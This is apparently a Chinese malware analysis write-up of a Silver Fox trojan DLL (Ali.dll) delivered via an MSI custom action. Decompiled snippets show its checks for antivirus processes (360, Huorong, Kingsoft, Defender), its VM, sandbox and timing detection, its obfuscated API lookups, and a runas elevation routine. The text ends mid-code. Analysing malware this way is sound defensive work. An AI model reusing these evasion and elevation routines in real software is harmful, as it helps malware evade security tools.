


银狐木马分析-Ali.dll

msi文件分析

msi自定义动作，执行Ali.dll的导出函数HttpExtensionProc



解压缩

名称	修改日期	类型	大小
└─ _StringData	2026/7/16 21:46	文件	7 KB
└─ _StringPool	2026/7/16 21:46	文件	1 KB
└─ _Tables	2026/7/16 21:46	文件	1 KB
└─ _Validation	2026/7/16 21:46	文件	2 KB
└─ !AdminExecuteSequence	2026/7/16 21:46	文件	1 KB
└─ !AdminUISequence	2026/7/16 21:46	文件	1 KB
└─ !AdvtExecuteSequence	2026/7/16 21:46	文件	1 KB
└─ !Binary	2026/7/16 21:46	文件	1 KB
└─ !Component	2026/7/16 21:46	文件	1 KB
└─ !CustomAction	2026/7/16 21:46	文件	1 KB
└─ !Directory	2026/7/16 21:46	文件	1 KB
└─ !Feature	2026/7/16 21:46	文件	1 KB
└─ !FeatureComponents	2026/7/16 21:46	文件	1 KB
└─ !File	2026/7/16 21:46	文件	1 KB
└─ !InstallExecuteSequence	2026/7/16 21:46	文件	1 KB
└─ !InstallUISequence	2026/7/16 21:46	文件	1 KB
└─ !LaunchCondition	2026/7/16 21:46	文件	1 KB
└─ !Media	2026/7/16 21:46	文件	1 KB
└─ !MsiFileHash	2026/7/16 21:46	文件	1 KB
└─ !Property	2026/7/16 21:46	文件	1 KB
└─ !Upgrade	2026/7/16 21:46	文件	1 KB
└─ _SummaryInformation	2026/7/16 21:46	文件	1 KB
└─ Binary.Ali	2026/7/16 21:46	Ali 文件	9,329 KB
main1.cab	2026/7/16 21:46	CAB 压缩文件	1 KB

DIE查看发现带有VMP的壳

文件类型

文件大小

基址 (BA)

入口点

PE64

9.11 MiB

0000000180000000

00000001805b4115

文件信息

内存映射

反汇编

十六进制

字符串

签名

VirusTotal

MIME

可视化

搜索

哈希

信息熵

提取器

YARA

PE

导出

导入

资源

.NET

TLS

附加

节

时间戳

镜像大小

资源

0009

2026-07-13 23:34:34

00659000

清单文件

版本

扫描

字节序

模式

架构

类型

自动

LE

64位

AMD64

DLL

PE64

Operation system: Windows (Vista) [AMD64, 64位, DLL]

(Heur) Linker: Microsoft Linker (14.41)

(Heur) Compiler: Microsoft Visual C/C++

(Heur) Language: C/C++

Protector: VMProtect (new) [DS]

(Heur) Protection: Generic [Strange sections + Strange exports]

(Heur) Packer: Generic [Section #6 (".GL">) compressed + Section #0 (".text") has wrong offset and size + Strange overlay]

Overlay: Binary [偏移 = 0x003aae00, 大小 = 0x00571565]

未知: 未知

签名

标志

数据库

扫描

目录

日志

>

340 毫秒

Ali.dll分析

将ali.dll文件dump下来分析，发现该文件为一个检测器与下载执行器

检测

检查窗口类 Q360SafeMonClass

```

{
    v146 = v53 == 0;
    v62 = sub_7FFCAA291590(v3, (v2 * v57 + v58) % (unsigned int)byte_7FFCAA2D78DC);
    v59 = byte_7FFCAA2D78DD;
    v61 = sub_7FFCAA291570() + v59;
    v60 = 7 * sub_7FFCAA291540();
    if ( ((sub_7FFCAA291530() * v60 + v61) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v62 )
    {
        strcpy(v43, "Q360SafeMonClass");
        v149 = FindWindowExA(0, 0, v43, 0, v38[0], v38[1]);
        v63 = byte_7FFCAA2D78DD;
        v65 = sub_7FFCAA291570() + v63;
        v64 = 5 * sub_7FFCAA291540();
        v4 = sub_7FFCAA291530();
        v5 = (unsigned int)byte_7FFCAA2D78DF;
        if ( (v64 * v65 + v66) / (unsigned int)byte_7FFCAA2D78DC != (unsigned int)v5 )
    }
}

```

检查火绒进程

```

int v67; // [rsp+FCCh] [rbp-1Ch]
int v68; // [rsp+100h] [rbp-18h]
int v69; // [rsp+104h] [rbp-14h]
int v70; // [rsp+108h] [rbp-10h]

strcpy(v19, "HipsTray.exe");
strcpy(v20, "HipsDaemon.exe");
ProcessByPath_sub_7FFCAA2917A0 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v19);
v64 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v20);
v58 = byte_7FFCAA2D78DD;
v26 = sub_7FFCAA291570() + v58;
v69 = 5 * sub_7FFCAA291540();
v0 = sub_7FFCAA291530();
v1 = (unsigned int)byte_7FFCAA2D78DF;
if ( (v0 * v69 + v26) / (unsigned int)byte_7FFCAA2D78DC != (_DWORD)v1 )
{
    v31 = sub_7FFCAA291590(v1, (v0 * v69 + v26) % (unsigned int)byte_7FFCAA2D78DC);
    v28 = byte_7FFCAA2D78DD;
    v30 = sub_7FFCAA291570() + v28;
    v29 = 10 * sub_7FFCAA291540();
    if ( ((sub_7FFCAA291530() * v29 + v30) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v31 )
    {
        v21 = 0;
        v32 = byte_7FFCAA2D78DD;
        v34 = sub_7FFCAA291570() + v32;
        v33 = 7 * sub_7FFCAA291540();
        v2 = sub_7FFCAA291530();
        if ( v21 < (int)sub_7FFCAA291590(
            (unsigned int)byte_7FFCAA2D78DF,
            (v2 * v33 + v34) % (unsigned int)byte_7FFCAA2D78DC ) )
        {
            v22 = 0;
            return 1;
        }
    }
}
00002A3D check_huorong_sub_7FFCAA293440:95 (7FFCAA29363D) (Synchronized with IDA View-A, Hex View-1)

```

检查其他安全软件进程

```

int v127; // [rsp+1F4h] [rbp-34h]
int v128; // [rsp+1F8h] [rbp-30h]
_BOOL8 v129; // [rsp+200h] [rbp-28h]
_BOOL8 v130; // [rsp+208h] [rbp-20h]
_BOOL8 v131; // [rsp+210h] [rbp-18h]

strcpy(v33, "Bka.exe");
strcpy(v34, "BluPro.exe");
strcpy(v40, "BkavService.exe");
strcpy(v37, "BkavUtil.exe");
strcpy(v35, "cefutil.exe");
strcpy(v39, "QHSafeTray.exe");
strcpy(v36, "Kxetray.exe");
strcpy(v38, "KSafeTray.exe");
ProcessByPath_sub_7FFCAA2917A0 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v33);
v124 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v34);
v48 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v40);
v125 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v37);
v77 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v35);
v76 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v39);
v109 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v36);
v110 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v38);
v107 = byte_7FFCAA2D78DD;
v122 = sub_7FFCAA291570() + v107;
v121 = 3 * sub_7FFCAA291540();
v0 = sub_7FFCAA291530();
v1 = (unsigned int)byte_7FFCAA2D78DF;
if ( (v0 * v121 + v122) / (unsigned int)byte_7FFCAA2D78DC != (_DWORD)v1 )
{
    v131 = ProcessByPath_sub_7FFCAA2917A0 || v124 || v48 || v125;
    v50 = sub_7FFCAA291590(v1, (v0 * v121 + v122) % (unsigned int)byte_7FFCAA2D78DC);
    v126 = byte_7FFCAA2D78DD;
    v49 = sub_7FFCAA291570() + v126;
    v127 = 4 * sub_7FFCAA291540();
}
000030B0 check_ev_sub_7FFCAA293CB0:130 (7FFCAA293CB0) (Synchronized with IDA View-A, Hex View-1)

```

```

int v271; // [rsp+2CCh] [rbp-2Ch]
int v272; // [rsp+2D0h] [rbp-28h]
int v273; // [rsp+2D4h] [rbp-24h]
int v274; // [rsp+2D8h] [rbp-20h]
int v275; // [rsp+2DCh] [rbp-1Ch]
int v276; // [rsp+2E0h] [rbp-18h]
int v277; // [rsp+2E4h] [rbp-14h]
int v278; // [rsp+2E8h] [rbp-10h]
int v279; // [rsp+2ECh] [rbp-Ch]

strcpy(v127, "msmpeng.exe");
strcpy(v130, "securityhealthsystray.exe");
strcpy(v128, "mpcopyaccelerator.exe");
strcpy(v129, "MpDefenderCoreService.exe");
strcpy(v126, "NisSrv.exe");
v277 = findProcessByPath_sub_7FFCAA2917A0(v127);
v171 = findProcessByPath_sub_7FFCAA2917A0(v130);
v202 = findProcessByPath_sub_7FFCAA2917A0(v128);
v233 = findProcessByPath_sub_7FFCAA2917A0(v129);
v264 = findProcessByPath_sub_7FFCAA2917A0(v126);
v241 = byte_7FFCAA2D78DD;
v2 = sub_7FFCAA291570(v1, v0);
v276 = v2 + v241;
v275 = 3 * (char)sub_7FFCAA291540();
v3 = sub_7FFCAA291530();
v4 = (v3 * v275 + v276) % (unsigned int)byte_7FFCAA2D78DC;
v5 = (unsigned int)byte_7FFCAA2D78DF;
if ( (v3 * v275 + v276) / (unsigned int)byte_7FFCAA2D78DC != (_DWORD)v5 )
{
    v144 = sub_7FFCAA291590(v5, v4);
    v278 = byte_7FFCAA2D78DD;
    v7 = sub_7FFCAA291570((unsigned int)byte_7FFCAA2D78DD, v6);
    v143 = v7 + v278;
    v142 = 4 * (char)sub_7FFCAA291540();
}
000055E0 check_ev_sub_7FFCAA2961E0:274 (7FFCAA2961E0) (Synchronized with IDA View-A, Hex View-1)

```

持续性检测360进程

```

strcpy(v8, "360safe.exe");
while ( 1 )
{
    v15 = sub_7FFCAA291590(v1, v0);
    v12 = byte_7FFCAA2D78DD;
    v14 = sub_7FFCAA291570() + v12;
    v13 = 8 * sub_7FFCAA291540();
    if ( 1*((sub_7FFCAA291530() * v13 + v14) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v15) )
        break;
    ProcessByPath_sub_7FFCAA2917A0 = findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v8);
    v16 = byte_7FFCAA2D78DD;
    v18 = sub_7FFCAA291570() + v16;
    v17 = 6 * sub_7FFCAA291540();
    v2 = sub_7FFCAA291530();
    v3 = (unsigned int)byte_7FFCAA2D78DF;
    if ( (v2 * v17 + v18) / (unsigned int)byte_7FFCAA2D78DC == (_DWORD)v3
        || (v26 = ProcessByPath_sub_7FFCAA2917A0 == 0,
            v22 = sub_7FFCAA291590(v3, (v2 * v17 + v18) % (unsigned int)byte_7FFCAA2D78DC),
            v19 = byte_7FFCAA2D78DD,
            v21 = sub_7FFCAA291570() + v19,
            v20 = sub_7FFCAA291540(),
            v4 = sub_7FFCAA291530(),
            !(((v4 * v20 + v21) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v22)) )
    {
        sub_7FFCAA29A960(ProcessByPath_sub_7FFCAA2917A0);
        ProcAddress_sub_7FFCAA291340(1);
    }
    else
    {
        ((void (__fastcall *))(__int64, _QWORD))ProcAddress_sub_7FFCAA291340)(
            100,
            (v4 * v20 + v21) % (unsigned int)byte_7FFCAA2D78DC);
    }
}
0000B302 sub_7FFCAA29BCE0:57 (7FFCAA29BF02) (Synchronized with IDA View-A, Hex View-1)

```

检测vm相关进程

```

strcpy(v22, "kernel32.dll");
strcpy(v30, "CreateToolhelp32Snapshot");
strcpy(v27, "Process32First");
strcpy(v26, "Process32Next");
strcpy(v23, "CloseHandle");
strcpy(v24, "vmtoolsd.exe");
strcpy(v29, "vboxservice.exe");
strcpy(v28, "vmwareuser.exe");
strcpy(v25, "VBoxTray.exe");
ProcAddress_sub_7FFCAA291340 = (__int64 (__fastcall *))(__int64, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v22,

```

检测vm相关注册表

```

strcpy(v11, "Advapi32.dll");
strcpy(v13, "RegOpenKeyExA");
strcpy(v14, "RegQueryValueExA");
strcpy(v12, "RegCloseKey");
strcpy(v15, "SOFTWARE\\VMware, Inc.\\VMware Tools");
strcpy(v16, "SOFTWARE\\Oracle\\VirtualBox Guest Additions");
ProcAddress_sub_7FFCAA291340 = (unsigned int (__fastcall *))(__int64, _QWORD, _QWORD, __int64, __int64 *)myGetProcAddress_sub_7FFCAA291340(
    v54[3] = myGetProcAddress_sub_7FFCAA291340((__int64)v11, (__int64)v14);
v52 = (void (__fastcall *))(__int64, _QWORD))myGetProcAddress_sub_7FFCAA291340((__int64)v11, (__int64)v12);
v23 = byte_7FFCAA2D78DD;

```

利用时间差检查虚拟机

```

__int64 (*GetTickCount64)(void); // [rsp+F0h] [rbp-28h]
void (__fastcall *Sleep)(__int64); // [rsp+F8h] [rbp-20h]
__int64 v63; // [rsp+100h] [rbp-18h]

strcpy(v20, "kernel32.dll");
strcpy(v19, "Sleep");
Sleep = (void (__fastcall *))(__int64)myGetProcAddress_sub_7FFCAA291340((__int64)v20, (__int64)v19);
strcpy(v21, "GetTickCount64");
GetTickCount64 = (__int64 (*)(void))myGetProcAddress_sub_7FFCAA291340((__int64)v20, (__int64)v21);
v53 = GetTickCount64();
Sleep(300);
v63 = -300 - v53;
v57 = GetTickCount64() + v63;
v56 = byte_7FFCAA2D78DD;
v25 = sub_7FFCAA291570() + v56;
v59 = 7 * sub_7FFCAA291540();
v0 = sub_7FFCAA291530();
v1 = (v0 * v59 + v25) % (unsigned int)byte_7FFCAA2D78DC;
result = (v0 * v59 + v25) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF;
if ( (_DWORD)result )
{
    v60 = (int)((v57 ^ _HIDWORD(v57)) - _HIDWORD(v57)) > 100;
    v29 = sub_7FFCAA291590(_HIDWORD(v57), v1);
    v26 = byte_7FFCAA2D78DD;
    v28 = sub_7FFCAA291570() + v26;
    v27 = 2 * sub_7FFCAA291540();
    if ( ((sub_7FFCAA291530() * v27 + v28) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v29 )
    {
        v22 = 0;
        v30 = byte_7FFCAA2D78DD;
        v32 = sub_7FFCAA291570() + v30;
        v31 = 9 * sub_7FFCAA291540();
        v3 = sub_7FFCAA291530();
        result = sub_7FFCAA291590((unsigned int)byte_7FFCAA2D78DF, (v3 * v31 + v32) % (unsigned int)byte_7FFCAA2D78DC);
    }
}
000041B0 check_vm_byTime_sub_7FFCAA294DB0:64 (7FFCAA294DB0) (Synchronized with IDA View-A, Hex View-1)

```

使用rdtsc指令检查时间

```
unsigned __int64 v67; // [rsp+F8h] [rbp-20h]
unsigned __int64 v68; // [rsp+100h] [rbp-18h]

strcpy(v22, "kernel32.dll");
strcpy(v21, "Sleep");
Sleep = (void (__fastcall *)(__int64))myGetProcAddress_sub_7FFCAA291340((__int64)v22, (__int64)v21);
v66 = __rdtsc();
for ( i = 0; ; ++i )
{
    v44 = byte_7FFCAA2D78DD;
    v28 = sub_7FFCAA291570() + v44;
    v56 = 5 * sub_7FFCAA291540();
    v0 = sub_7FFCAA291530();
    if ( i >= (int)sub_7FFCAA291590((unsigned int)byte_7FFCAA2D78DF, (v0 * v56 + v28) % (unsigned int)byte_7FFCAA2D78DC) )
        break;
    for ( j = 0; j < 5; ++j )
    {
        __mm_pause();
        Sleep(100);
    }
}
v67 = __rdtsc();
v68 = v67 - v66;
v29 = byte_7FFCAA2D78DD;
v31 = sub_7FFCAA291570() + v29;
v30 = 9 * sub_7FFCAA291540();
v1 = sub_7FFCAA291530();
v2 = (v1 * v30 + v31) % (unsigned int)byte_7FFCAA2D78DC;
v3 = (unsigned int)byte_7FFCAA2D78DF;
result = (v1 * v30 + v31) / (unsigned int)byte_7FFCAA2D78DC - (unsigned int)v3;
if ( (_DWORD)result )
{
    v64 = v68 < 0xA;
    v35 = sub_7FFCAA291590(v3, v2);
0000762C check_vmByTime_sub_7FFCAA2980B0:92 (7FFCAA29822C) (Synchronized with IDA View-A, Hex View-1)
```

使用QueryPerformanceCounter与QueryPerformanceFrequency检测时间

检查处理器数量

```
int v20; // [rsp+74h] [rbp-64h]
int v21; // [rsp+78h] [rbp-60h]
int v22; // [rsp+7Ch] [rbp-5Ch]
int v23; // [rsp+80h] [rbp-58h]
__BOOL8 v24; // [rsp+88h] [rbp-50h]
void (__fastcall *GetSystemInfo)(SYSTEM_INFO *); // [rsp+90h] [rbp-48h]
SYSTEM_INFO v26; // [rsp+98h] [rbp-40h] BYREF

strcpy(v6, "kernel32.dll");
strcpy(v7, "GetSystemInfo");
GetSystemInfo = (void (__fastcall *) (SYSTEM_INFO *))myGetProcAddress_sub_7FFCAA291340((__int64)v6, (__int64)v7);
GetSystemInfo(&v26);
v11 = byte_7FFCAA2D78DD;
v13 = sub_7FFCAA291570() + v11;
v12 = sub_7FFCAA291540();
v1 = sub_7FFCAA291530();
v2 = (unsigned int)byte_7FFCAA2D78DF;
if ( (v1 * v12 + v13) / (unsigned int)byte_7FFCAA2D78DC == (_DWORD)v2 )
    goto LABEL_5;
v24 = v26.dwNumberOfProcessors < a1;
v17 = sub_7FFCAA291590(v2, (v1 * v12 + v13) % (unsigned int)byte_7FFCAA2D78DC);
v14 = byte_7FFCAA2D78DD;
v16 = sub_7FFCAA291570() + v14;
v15 = 6 * sub_7FFCAA291540();
if ( !(((sub_7FFCAA291530() * v15 + v16) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v17)
|| v0 = 0,
    v18 = byte_7FFCAA2D78DD,
    v20 = sub_7FFCAA291570() + v18,
    v19 = 3 * sub_7FFCAA291540(),
    v3 = sub_7FFCAA291530(),
    v8 >= (int)sub_7FFCAA291590((unsigned int)byte_7FFCAA2D78DF, (v3 * v19 + v20) % (unsigned int)byte_7FFCAA2D78DC)) )
{
LABEL_5:
    v10 = 0;
000083EC check_NumberOfProcessors_sub_7FFCAA298DF0:48 (7FFCAA298FEC) (Synchronized with IDA View-A, Hex View-1)
```

申请大内存检测，使用本地环境和微步云沙箱测试无效

```
__BOOL8 v46; // [rsp+E8h] [rbp-30h]
__int64 (*GetProcessHeap)(void); // [rsp+F0h] [rbp-28h]
__BOOL8 v48; // [rsp+F8h] [rbp-20h]
void (__fastcall *HeapFree)(__int64, _QWORD, __int64); // [rsp+100h] [rbp-18h]
__int64 (__fastcall *HeapAlloc)(__int64, __int64, __int64); // [rsp+108h] [rbp-10h]

strcpy(v13, "kernel32.dll");
strcpy(v16, "GetProcessHeap");
strcpy(v15, "HeapAlloc");
strcpy(v14, "HeapFree");
GetProcessHeap = (__int64 (*)(void))myGetProcAddress_sub_7FFCAA291340((__int64)v13, (__int64)v16);
HeapAlloc = (__int64 (__fastcall *) (__int64, __int64, __int64))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v13,
    (__int64)v15);
HeapFree = (void (__fastcall *) (__int64, _QWORD, __int64))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v13,
    (__int64)v14);

v41 = 0;
v0 = GetProcessHeap();
v41 = HeapAlloc(v0, 8, 100000000);
v22 = byte_7FFCAA2D78DD;
v24 = sub_7FFCAA291570() + v22;
v23 = 3 * sub_7FFCAA291540();
v1 = sub_7FFCAA291530();
v2 = (unsigned int)byte_7FFCAA2D78DF;
if ( (v1 * v23 + v24) / (unsigned int)byte_7FFCAA2D78DC == (_DWORD)v2 )
    goto LABEL_13;
v46 = v41 != 0;
v28 = sub_7FFCAA291590(v2, (v1 * v23 + v24) % (unsigned int)byte_7FFCAA2D78DC);
v25 = byte_7FFCAA2D78DD;
v27 = sub_7FFCAA291570() + v25;
v26 = 4 * sub_7FFCAA291540();
v3 = sub_7FFCAA291530();
HIDWORD(v4) = 0;
000086C1 check_vm_byallocBigmem_sub_7FFCA2299150:69 (7FFCA22992C1) (Synchronized with IDA View-A, Hex View-1)
```

使用VirtualAllocExNuma检查

正常执行环境：在真实的物理机（且支持NUMA架构）上，程序调用 VirtualAllocExNuma 为当前进程分配一段内存时，API 会执行成功并返回有效的内存地址。调试与虚拟化环境：由于调试器、虚拟机管理程序（如VMware、VirtualBox）或沙箱通常为了追求兼容性和轻量化，不具备或不完整支持多节点（NUMA）内存管理。当恶意软件或程序尝试调用此 API 时，该函数往往会执行失败，返回 NULL

```
strcpy(v10, "kernel32.dll");
strcpy(v13, "GetCurrentProcess");
GetCurrentProcess = (__int64 (*)(void))myGetProcAddress_sub_7FFCAA291340((__int64)v10, (__int64)v13);
strcpy(v14, "VirtualAllocExNuma");
VirtualAllocExNuma = (__int64 (__fastcall *))(__int64, _QWORD, __int64, __int64, int, _DWORD))myGetProcAddress_sub_7FFCAA291340(
                                                                    (__int64)v10,
                                                                    (__int64)v14);
v43 = 0;
v0 = GetCurrentProcess();
v43 = VirtualAllocExNuma(v0, 0, 0x3E8, 0x3000, 64, 0);
v20 = byte_7FFCAA2D78DD;
v22 = sub_7FFCAA291570() + v20;
```

检查内存dll-SxIn.dll

```
v19 >= (int)sub_7FFCAA291590(
    (unsigned int)byte_7FFCAA2D78DF,
    (v3 * v28 + v41) % (unsigned int)byte_7FFCAA2D78DC)) )
{
LABEL_5:
    strcpy(v11, "SxIn.dll"); // SxIn.dll 是360的一部分
    strcpy(v12, "GetModuleHandleA");
    GetModuleHandleA = (void (__fastcall *)(char *, _QWORD))myGetProcAddress_sub_7FFCAA291340(
                                                                    (__int64)v10,
                                                                    (__int64)v12);
    v40 = byte_7FFCAA2D78DD;
    v38 = sub_7FFCAA291570() + v40;
    v39 = 7 * sub_7FFCAA291540();
    v5 = sub_7FFCAA291530();
    if ( (v5 * v39 + v38) / (unsigned int)byte_7FFCAA2D78DC == byte_7FFCAA2D78DF )
        goto LABEL_9;
    GetModuleHandleA(v11, (v5 * v39 + v38) % (unsigned int)byte_7FFCAA2D78DC);
    v31 = sub_7FFCAA291590(v7, v6);
```


使用DllGetClassObject检测沙箱

```
memset(v33, 0, 0x200);
strcpy(v7, "ohc.ckk"); // pid.dll
Caesar_sub_7FFCAA2A46F0((__int64)v7, 25);
strcpy(v8, "CkkFdsBkzrrNaidbs"); // DllGetClassObject
Caesar_sub_7FFCAA2A46F0((__int64)v8, 25);
DllGetClassObject = (__int64 (__fastcall *))(_BYTE *, _QWORD, _QWORD *)myGetProcAddress_sub_7FFCAA291340(
                                                                    (__int64)v7,
                                                                    (__int64)v8);
v22 = DllGetClassObject(v35, 0, v33);
v12 = byte_7FFCAA2D78DD;
v14 = sub_7FFCAA291570() + v12;
v13 = 10 * sub_7FFCAA291540();
v0 = sub_7FFCAA291530();
```

检测defender

```
v9 = 0;
v7 = 0;
v15[0] = 18;
v15[1] = 20;
v16 = aNtdllDll;
strcpy(v4, "ntdll.dll");
strcpy(v5, "LdrGetDllHandleEx");
ProcAddress_sub_7FFCAA291340 = (int (__fastcall *))(__int64, _QWORD, _QWORD, _WORD *, __int64 *)myGetProcAddress_sub_7FFCAA291340(
                                                                    (__int64)v4,
                                                                    (__int64)v5);
if ( ProcAddress_sub_7FFCAA291340(1, 0, 0, v15, &v9) < 0 )
    return 3221225781LL;
strcpy(v6, "RtlImageDirectoryEntryToData");
RtlImageDirectoryEntryToData = (__int64 (__fastcall *))(__int64, __int64, _QWORD, int *)myGetProcAddress_sub_7FFCAA291340(
                                                                    (__int64)v4,
                                                                    (__int64)v6);
LOBYTE(v1) = 1;
v10 = RtlImageDirectoryEntryToData(v9, v1, 0, &v7);
if ( !v10 )
    return 0xC000007BLL;
v11 = v9;
v14 = *(unsigned int *) (v10 + 32) + v9;
for ( i = 0; i < *(_DWORD *) (v10 + 24); ++i )
{
    v8 = sub_7FFCAA2A90A0((__BYTE *) (* (unsigned int *) (v14 + 4LL * i) + v11));
    for ( j = 0; j < 3uLL; ++j )
    {
        if ( v8 == dword_7FFCAA2D78D0[j] )
            return 0xC0000462LL;
    }
}
return 3221225659LL;
```

000189A5 sub_7FFCAA2A930:44 (7FFCAA2A95A5) (Synchronized with IDA View-A, Hex View-1)




检测当前进程路径是否包含: \\myapp.exe



提权

检查是否为已提权



利用runna提权

```

strcpy(v14, "CloseHandle");
CloseHandle = (void (__fastcall *)(_QWORD, __int64))myGetProcAddress_sub_7FFCAA291340((__int64)v11, (__int64)v14);
strcpy(v17, "WaitForSingleObject");
WaitForSingleObject = myGetProcAddress_sub_7FFCAA291340((__int64)v11, (__int64)v17);
while ( 1 )
{
    v38 = v18 == 0;
    v22 = sub_7FFCAA291590(v4, v3);
    v19 = byte_7FFCAA2D78DD;
    v21 = sub_7FFCAA291570() + v19;
    v20 = 7 * sub_7FFCAA291540();
    v5 = sub_7FFCAA291530();
    HIDWORD(v6) = 0;
    if ( !(((v5 * v20 + v21) / (unsigned int)byte_7FFCAA2D78DC - byte_7FFCAA2D78DF) * v22) )
        break;
    GetModuleFileNameA(0, v45, 260);
    memset(v44, 0, sizeof(v44));
    v44[0] = 0x4000000070LL;
    v44[2] = aRunas;
    v44[3] = v45;
    v44[4] = aPlp;
